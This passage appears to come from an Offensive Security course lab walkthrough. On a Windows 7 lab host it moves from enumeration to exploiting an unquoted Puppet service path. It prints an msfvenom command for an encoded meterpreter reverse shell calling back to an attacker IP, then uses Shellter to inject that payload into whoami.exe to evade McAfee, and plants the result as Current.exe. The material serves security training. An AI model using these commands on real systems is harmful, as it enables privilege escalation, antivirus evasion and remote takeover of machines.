


Figure 343: Finding McAfee

We will begin by gathering some basic information about the host such as the exact build of Windows, the hostname, local users, network information, and what services are running. We will start by running **`systeminfo`**.

```
C:\Users\alex>systeminfo

Host Name:                 POULTRY
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
...
Registered Owner:          poultryadmin
...
Domain:                    sandbox.local
Logon Server:              \\SANDBOXDC
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Hotfix(s):                 186 Hotfix(s) Installed.
                           [01]: KB2849697
...
                           [186]: KB4467107
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
...
                                 IP address(es)
                                 [01]: 10.5.5.20
                                 [02]: fe80::400a:ba3e:4ca5:6aa2

C:\Users\alex>
```

Listing 963 - systeminfo on Poultry

The output of this command gives us some great information. First, we know that the operating system version is Windows 7 Professional SP1 Build 7601. We see that there is a local user named "poultryadmin" and that this computer is indeed joined to the "sandbox.local" domain. Next, we find that the only ipv4 address on this host is 10.5.5.20. Since we were not able to do a full port scan, let's find out what ports are open with the **netstat** command.

```
C:\Users\alex>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       820
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       428
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       524
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       364
  TCP    0.0.0.0:49172          0.0.0.0:0              LISTENING       632
  TCP    0.0.0.0:49173          0.0.0.0:0              LISTENING       640
  TCP    10.5.5.20:139          0.0.0.0:0              LISTENING       4
...
  UDP    [fe80::400a:ba3e:4ca5:6aa2%11]:546  *:*
    872

C:\Users\alex>
```

Listing 964 - netstat on Poultry

While our earlier port scan only checked the top 20 ports, it still found all the ports of interest anyway. We already knew that ports 135, 139, 445, and 3389 were open. Ports 49152 and above are the Windows default dynamic/ephemeral ports for establishing TCP connections and we don't need to worry about them.[741] At this point, we should also check if alex is part of any administrator groups.

```
C:\Users\alex>net user /domain alex
The request will be processed at a domain controller for domain sandbox.local.

User name                    alex
```

[741] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Ephemeral_port

Copyright © Offensive Security Ltd. All rights reserved.

```
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/12/2019 4:26:47 PM
Password expires             Never
Password changeable          11/13/2019 4:26:47 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/1/2020 1:58:06 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

Listing 965 - net user on Poultry

It seems that the user “alex” is just a regular domain user. With this information stored away, we will take a look at what applications are installed.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 344: Finding Installed Applications

Windows does not show very many applications for this user listed in the Start menu. While this isn't a full list, it gives us a good idea of what this computer is used for. Based on the information we have so far, it appears that this might be a user's workstation.

Next, we can take a look at the services to see if anything interesting is running on this box. We can use the **wmic** command to list all the running services. We only want basic information for now like the name, displayname, pathname, and startmode.

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode

DisplayName                                                 Name
        PathName


                                                           StartMode
...
Windows Driver Foundation - User-mode Driver Framework  wudfsvc
        C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted


                                                           Manual
```

 Copyright © Offensive Security Ltd. All rights reserved.

```
WWAN AutoConfig                                             WwanSvc
        C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork


                                                           Manual
```

Listing 966 - Getting services via wmic

This is great information but there is way too much of it for us to review manually. We will narrow it down to services that are automatically started by piping the **wmic** command to **findstr** to look for the word "auto". We also include the **/i** flag to make the search case insensitive.

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode | findstr /i "auto"
Application Identity                                        AppIDSvc
        C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation


...
WWAN AutoConfig                                             WwanSvc
        C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork


                                                           Manual
```

Listing 967 - Getting services via wmic that are automatically started

This output is better, but it's not ideal. We can still take out services that are started from the c:\windows folder to get a list of non-standard services. This can be done by piping the command we have so far into **findstr** again and using the **/v** flag to ignore anything that contains the string "c:\windows".

```
C:\Users\alex>wmic service get name,displayname,pathname,startmode |findstr /i "auto"
|findstr /i /v "c:\windows"
McAfee Agent Common Services                                macmnsvc
        "C:\Program Files\McAfee\Agent\macmnsvc.exe" /ServiceStart


                                                           Auto
McAfee Agent Service                                        masvc
        "C:\Program Files\McAfee\Agent\masvc.exe" /ServiceStart


                                                           Auto
McAfee Service Controller                                   mfemms
        "C:\Program Files\Common Files\McAfee\SystemCore\mfemms.exe"


                                                           Auto
McAfee Endpoint Security Web Control Service                mfewc
        "C:\Program Files (x86)\McAfee\Endpoint Security\Web Control\mfewc.exe"


                                                           Auto
Puppet Agent                                                puppet
        C:\Puppet\Current Version\sys\ruby\bin\ruby.exe -rubygems "C:\Puppet\Cur
rent Version\service\daemon.rb"
```


Copyright © Offensive Security Ltd. All rights reserved.

```
                                                    Auto
VMware Alias Manager and Ticket Service              VGAuthService
       "C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"


                                                    Auto
VMware Tools                                         VMTools
       "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"


                                                    Auto
```

Listing 968 - Getting services via wmic that are automatically started and non-standard

Now we have a more manageable list. One of the first things that stands out to us is the Puppet Agent has a service path that is not quoted. An unquoted search path could potentially give us elevated permissions if the service is running in the context of a higher privileged user. To find what user runs this service, we will open up the list of services by searching for "Services" in the start menu.




Figure 345: Finding the Services Application

Copyright © Offensive Security Ltd. All rights reserved.

Now we can open up *Services* and find the "Puppet Agent Service".




Figure 346: Finding Puppet Agent in Services

The Puppet Agent is configured to run via "Local System". This is great news to us as we might have a road to privilege escalation. At this point, the next step is to check if the C:\Puppet directory is writable, as this is a requirement for us in order to exploit the unquoted service path. We can see what permissions we have by using **`icacls`**.

```
C:\Users\alex>icacls "C:\Puppet"
C:\Puppet BUILTIN\Users:(W)
          BUILTIN\Administrators:(I)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
          NT AUTHORITY\SYSTEM:(I)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX)
          NT AUTHORITY\Authenticated Users:(I)(M)
          NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

Listing 969 - Checking permissions of the C:directory

Copyright © Offensive Security Ltd. All rights reserved.

According to Listing 969, we have write access to the C:\Puppet folder since alex is a member of the *Users* group. Next, in order to leverage the unquoted path C:\Puppet\Current Version, we need to create a reverse shell named Current.exe that can evade the antivirus and place it in C:\Puppet.

24.6.4 Unquoted Search Path Exploitation

Since we know that antivirus is running, we will use *shellter* to inject a meterpreter payload into a Windows binary that will hopefully bypass McAfee.

> *Ensure that shellter is installed with Wine on Kali. The instructions can be found in the AV Evasion module if needed*

First, we will make a directory named poultry to work out of and copy a legitimate windows binary to it. The windows binary we will select is whoami.exe, which has a lower chance of being caught by AV considering that it is a well-known and legitimate utility.

```
kali@kali:~$ mkdir poultry
kali@kali:~$ cp /usr/share/windows-resources/binaries/whoami.exe  ./poultry/
kali@kali:~$ cd poultry/
kali@kali:~/poultry$
```

Listing 970 - Copying the whoami binary

With the binary copied, we will generate a meterpreter payload to use with shellter. We will specify a Windows reverse TCP meterpreter payload to match our target operating system. Our Kali's IP will be specified in the **LHOST** option, and we will select port 80 with the **LPORT** option. Port 80 is selected in the hope of evading any potential outbound firewall restrictions. Next, we will encode the binary using the **-e** flag and specify an arbitrary number of encoding iterations with **-i**. Finally, we will output in raw format with the **-f** flag. The output of this command will be redirected to the met.bin file.

```
kali@kali:~/poultry$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT
=80 -e x86/shikata_ga_nai -i 7 -f raw > met.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 7 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai chosen with final size 530
Payload size: 530 bytes
```

Listing 971 - Generating the meterpreter shell

With the payload generated, we can now launch shellter to dynamically inject it into the whoami.exe binary. To start Shellter, we will type **shellter** in the command line in Kali. When we first start

Copyright © Offensive Security Ltd. All rights reserved.

shellter, it prompts us to select automatic or manual operation mode. We will select "A" for automatic mode and then specify the target PE file /home/kali/poultry/whoami.exe.

```
Choose Operation Mode - Auto/Manual (A/M/H): A

PE Target: /home/kali/poultry/whoami.exe

**********
* Backup *
**********

Backup: Shellter_Backups\whoami.exe

...

Filtering Time Approx: 0.0024 mins.
```

Listing 972 - Injecting the meterpreter shell into the whoami binary

After entering the full path of the binary, shellter makes a backup of the file. We are now prompted to "Enable Stealth Mode", which we will skip in this scenario since we don't need the **whoami** binary to function properly after the execution of our payload. Next, we are prompted to select a payload.

```
Enable Stealth Mode? (Y/N/H): N

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C
```

Listing 973 - Injecting the meterpreter shell into the whoami binary

We will be using the custom (C) payload we generated with msfvenom.

```
Select Payload: /home/kali/poultry/met.bin

Is this payload a reflective DLL loader? (Y/N/H): N

****************
* Payload Info *
****************
...
Injection: Verified!

Press [Enter] to continue...
```

Listing 974 - Injecting the meterpreter shell into the whoami binary

Copyright © Offensive Security Ltd. All rights reserved.

When prompted to "Select Payload", we provide the full path to our generated payload. Finally, shellter will ask whether or not this payload is a reflective DLL loader,[742] and in this case, it is not. The payload will then be injected into the binary and shellter will provide us with a "Injection: Verified!" message.

Now that the target PE has been successfully backdoored, we can transfer the whoami.exe binary to Poultry and place it in the correct location. To transfer the binary, we will again use the *http.server* module in python.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Listing 975 - Starting a HTTP server via python

When the http server is started, we can navigate to it by opening our Kali IP in Internet Explorer. If successful, we will see the whoami binary and the met.bin payload.




Figure 347: Navigating to the HTTP Server

Clicking on the whoami.exe link will display a download prompt where we can select "Save". Once saved, we can find the binary in the user's Downloads directory.

[742] (Stephen Fewer, 2013), https://github.com/stephenfewer/ReflectiveDLLInjection

Copyright © Offensive Security Ltd. All rights reserved.




Figure 348: Viewing the Downloaded Binary

When the download is complete, we will rename the binary to Current.exe and copy it to C:\Puppet. This will ensure that the binary will be executed before Windows attempts to execute the real binary on service startup.

